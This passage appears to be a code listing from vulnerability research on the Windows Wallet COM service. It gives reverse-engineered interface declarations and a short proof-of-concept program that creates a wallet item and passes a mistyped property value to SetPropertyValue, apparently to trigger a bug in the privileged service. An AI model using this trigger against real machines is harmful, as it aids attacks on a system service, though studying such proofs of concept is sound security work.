           IWalletItem** p1);
      virtual HRESULT __stdcall Proc13(int64_t p0,
           IWalletItem** p1);
      virtual HRESULT __stdcall Proc14(IWalletItem* p0);
      virtual HRESULT __stdcall Proc15(IWalletItem* p0,
           wchar_t* p1);
      virtual HRESULT __stdcall Proc16(IWalletItem* p0, /*
           ENUM32 */ uint32_t* p1);
      virtual HRESULT __stdcall Proc17(IWalletItem* p0,
           int64_t p1);
      virtual HRESULT __stdcall Proc18(wchar_t* p0,
           IWalletItem** p1);
      virtual HRESULT __stdcall Proc19(wchar_t* p0);
};
class __declspec(uuid("d26fc0d8-8f86-49ba-abb5-54e1f60f2639"))
      IWalletItemListener : public IUnknown {
public:
      virtual HRESULT __stdcall Proc3(/* Stack Offset: 8
           */ int64_t p0);
      virtual HRESULT __stdcall Proc4(/* Stack Offset: 8
           */ int64_t p0);
      virtual HRESULT __stdcall Proc5(/* Stack Offset: 8
           */ int64_t p0);
      virtual HRESULT __stdcall Proc6(/* Stack Offset: 8
           */ /* ENUM32 */ uint32_t p0, /* Stack Offset:
            16 */ struct Struct_145* p1);
};
class __declspec(uuid("7e272332-68bb-4502-a0ab-03148e36f77b"))
      IWalletItemManager : public IUnknown {
public:
      virtual HRESULT __stdcall Proc3(/* Stack Offset: 8
           */ wchar_t* p0);
      virtual HRESULT __stdcall Proc4();
      virtual HRESULT __stdcall Proc5(/* Stack Offset: 8
           */ /* ENUM32 */ uint32_t p0, /* Stack Offset:
            16 */ IWalletItem** p1);
```

```
102         virtual HRESULT __stdcall Proc6(/* Stack Offset: 8
                */ int64_t p0);
103         virtual HRESULT __stdcall Proc7(/* Stack Offset: 8
                */ int64_t p0);
104         virtual HRESULT __stdcall Proc8(/* Stack Offset: 8
                */ int64_t p0, /* Stack Offset: 16 */
                IWalletItem** p1);
105         virtual HRESULT __stdcall Proc9(/* Stack Offset: 8
                */ /* ENUM32 */ uint32_t p0, /* Stack Offset:
                 16 */ IWalletItemList** p1);
106         virtual HRESULT __stdcall Proc10(/* Stack Offset: 8
                 */ /* ENUM32 */ uint32_t p0, /* Stack Offset
                : 16 */ struct Struct_193* p1, /* Stack
                Offset: 24 */ IWalletItemList** p2);
107         virtual HRESULT __stdcall Proc11(/* Stack Offset: 8
                 */ /* ENUM32 */ uint32_t p0, /* Stack Offset
                : 16 */ /* C:(FC_TOP_LEVEL_CONFORMANCE)(24)
                (FC_ZERO)(FC_ULONG)(0) */ struct Struct_193*
                p1, /* Stack Offset: 24 */ int64_t p2, /*
                Stack Offset: 32 */ IWalletItemList** p3);
108         virtual HRESULT __stdcall Proc12(/* Stack Offset: 8
                 */ /* ENUM32 */ uint32_t p0, /* Stack Offset
                : 16 */ struct Struct_193* p1);
109         virtual HRESULT __stdcall Proc13(/* Stack Offset: 8
                 */ /* ENUM32 */ uint32_t p0, /* Stack Offset
                : 16 */ struct Struct_193* p1);
110         virtual HRESULT __stdcall Proc14(/* Stack Offset: 8
                 */ IWalletItemListener* p0);
111         virtual HRESULT __stdcall Proc15(/* Stack Offset: 8
                 */ IWalletItemListener* p0);
112 };
113 class __declspec(uuid("988fd627-8c56-490c-8457-8a43dd0da419"))
        IWallet : public IUnknown {
114 public:
115         virtual HRESULT __stdcall GetWalletItemManager(/*
                Stack Offset: 8 */ IWalletItemManager** p0);
116         virtual HRESULT __stdcall Proc4(/* Stack Offset: 8
                */ void** p0);
117         virtual HRESULT __stdcall Proc5(/* Stack Offset: 8
                */ void** p0);
118         virtual HRESULT __stdcall Proc6(/* Stack Offset: 8
                */ void** p0);
119         virtual HRESULT __stdcall Proc7(/* Stack Offset: 8
                */ void** p0);
120         virtual HRESULT __stdcall Proc8(/* Stack Offset: 8
                */ void** p0, /* Stack Offset: 16 */ wchar_t
                * p1);
121         virtual HRESULT __stdcall Proc9(/* Stack Offset: 8
                */ void** p0);
122 };
123
124 int PrintError(unsigned int line, HRESULT hr)
125 {
126         wprintf_s(L"ERROR: Line:%d  HRESULT: 0x%X\n", line, hr);
127         return hr;
128 }
129 ComPtr<IWalletItem> IWalletItem_obj;
130 ComPtr<IWalletCustomProperty> IWalletCustomProperty_obj;
131 ComPtr< IWalletX> IWalletX_obj;
132 ComPtr< IWallet> IWallet_obj;
133 ComPtr< IWalletItemManager> IWalletItemManager_obj;
134 HRESULT hr;
135 HSTRING st;
136
137 int wmain()
138 {
139         printf("[+] Start ...\n");
140         RoInitializeWrapper initialize(RO_INIT_MULTITHREADED);
141
142         CLSID clsid;
143         IID iid;
144
145         CLSIDFromString(OLESTR("{97061DF1-33AA-4B30-9A92-647546
                D943F3}"), &clsid);
146         IIDFromString(OLESTR("{b9860518-0cdf-4dba-a981-807
                f3cbdc80a}"), &iid);
147         hr = CoCreateInstance(clsid, NULL, CLSCTX_LOCAL_SERVER,
                iid, (void**)&IWalletX_obj);
148         if (FAILED(hr)) return PrintError(__LINE__, hr);
149
150         hr = IWalletX_obj->CreateWalletItem(1, &IWalletItem_obj)
                ;
151         if (FAILED(hr)) return PrintError(__LINE__, hr);
152
153         tagPROPVARIANT p1;
154         tagPROPVARIANT p2;
155         IUnknown* p = IWalletX_obj.Get();
156         PropVariantInit(&p1);
157         p1.vt = VT_I8;
158         BSTR s = SysAllocString(L"F784F1AE-BB72-4A3E-93C2-3
                C59DE6203F4");
159         p1.lVal = 0x12345678;
160
161         hr = CoSetProxyBlanket(IWalletItem_obj.Get(),
                RPC_C_AUTHN_DEFAULT, RPC_C_AUTHZ_DEFAULT,
                COLE_DEFAULT_PRINCIPAL, RPC_C_AUTHN_LEVEL_DEFAULT,
                 RPC_C_IMP_LEVEL_IMPERSONATE, nullptr, NULL);
162         if (FAILED(hr)) PrintError(__LINE__, hr);
163
164         hr = IWalletItem_obj->SetPropertyValue(156, &p1);
165         if (FAILED(hr)) PrintError(__LINE__, hr);
166         printf("Done\n");
167         while (1 == 1) {};
168         return 0;
169 }
```